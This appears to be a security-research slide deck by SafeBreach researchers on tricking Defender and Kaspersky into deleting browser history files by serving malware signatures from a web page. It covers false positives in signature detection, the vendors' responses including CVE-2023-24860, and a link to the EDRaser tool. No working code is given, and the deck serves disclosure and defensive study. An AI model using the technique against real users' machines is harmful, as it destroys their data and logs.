


# Remote deletion of Browser files in the victim's computer surfing to a Malicious Web



# Remote deletion of Browser files

1. The browser send HTTP request



2. The server returns the signature  
in the body of the response

3. The browser logs the response to its own DB,  
Defender deletes the Browsers DB.

# Remote deletion of Browser files: Chrome History & Web Data



Backdoor:PHP/Remoteshell.A

Alert level: Severe  
Status: Active  
Date: 24/10/2022 17:00  
Category: Backdoor  
Details: This program provides remote access to the computer it is on.

[Learn more](#)

Affected items:

HackTool:Win32/Mikatzldha

Alert level: High  
Status: Active  
Date: 24/10/2022 15:54  
Category: Tool  
Details: This program has potentially unwanted behavior.

[Learn more](#)


Affected items:

file: C:\Users\Safebreach\AppData\Local\Google\Chrome\User Data\Default\History

OK


OK

# Future work - the sky is not the limit




# The Problem of False Positives in Signature Based Detection

- The devil is red, older, male, fictional ...
- But he has unique tail and horns



- Love letter malware is vbs textual script file
- My sql Database file has unique structure

**It should never be detected as vbs malware!**



# Vendor Response

Microsoft: released a fix to the vulnerability: **CVE-2023-24860**

We reported that the fix is not complete

Microsoft classified it as “moderate DOS”, didn’t fix the rest of attack vectors.

On Thu 1 Jun 2023 at 21:10, Microsoft Security Response Center <[secure@microsoft.com](mailto:secure@microsoft.com)> wrote:

Hello Tomer,

It looks like this was incorrectly marked as a duplicate of your other Defender case 76427, and should have been marked as a moderate denial of service vulnerability. Since it is moderate and does not meet the bar for servicing in a security update, we will not be updating in a future Patch Tuesday. However, the engineering team may choose to make enhancements in a future *feature update* that addresses the issue. Since the two cases were similar and had closely related root causes, it was marked incorrectly as a duplicate. I do apologize for the confusion.

Kaspersky: did not release a fix:

“This case is can’t be classified as a security vulnerability...

We are planning some improvements to mitigate this issue”.

Vulnerability Mailbox <[Vulnerability@kaspersky.com](mailto:Vulnerability@kaspersky.com)>

to Shmuel, Vulnerability, me, Itzik ▾

Hello Shmuel Cohen.

Fri, Dec 30, 2022, 4:09PM



Thank you for the report. We've concluded that this case can't be classified as a security vulnerability, because the product's behavior is more driven by design. Nevertheless, we understand that log information shouldn't be deleted and we are planning some improvements to mitigate this issue. You can report this case to our bug bounty program here (registration needed). This case is formally out of scope, but since we are planning improvements, which means the possibility of bug

# GitHub - **EDRaser**



**EDRaser**

<https://github.com/SafeBreach-Labs/EDRaser>



# Thank you!



Tomer Bar

Shmuel Cohen

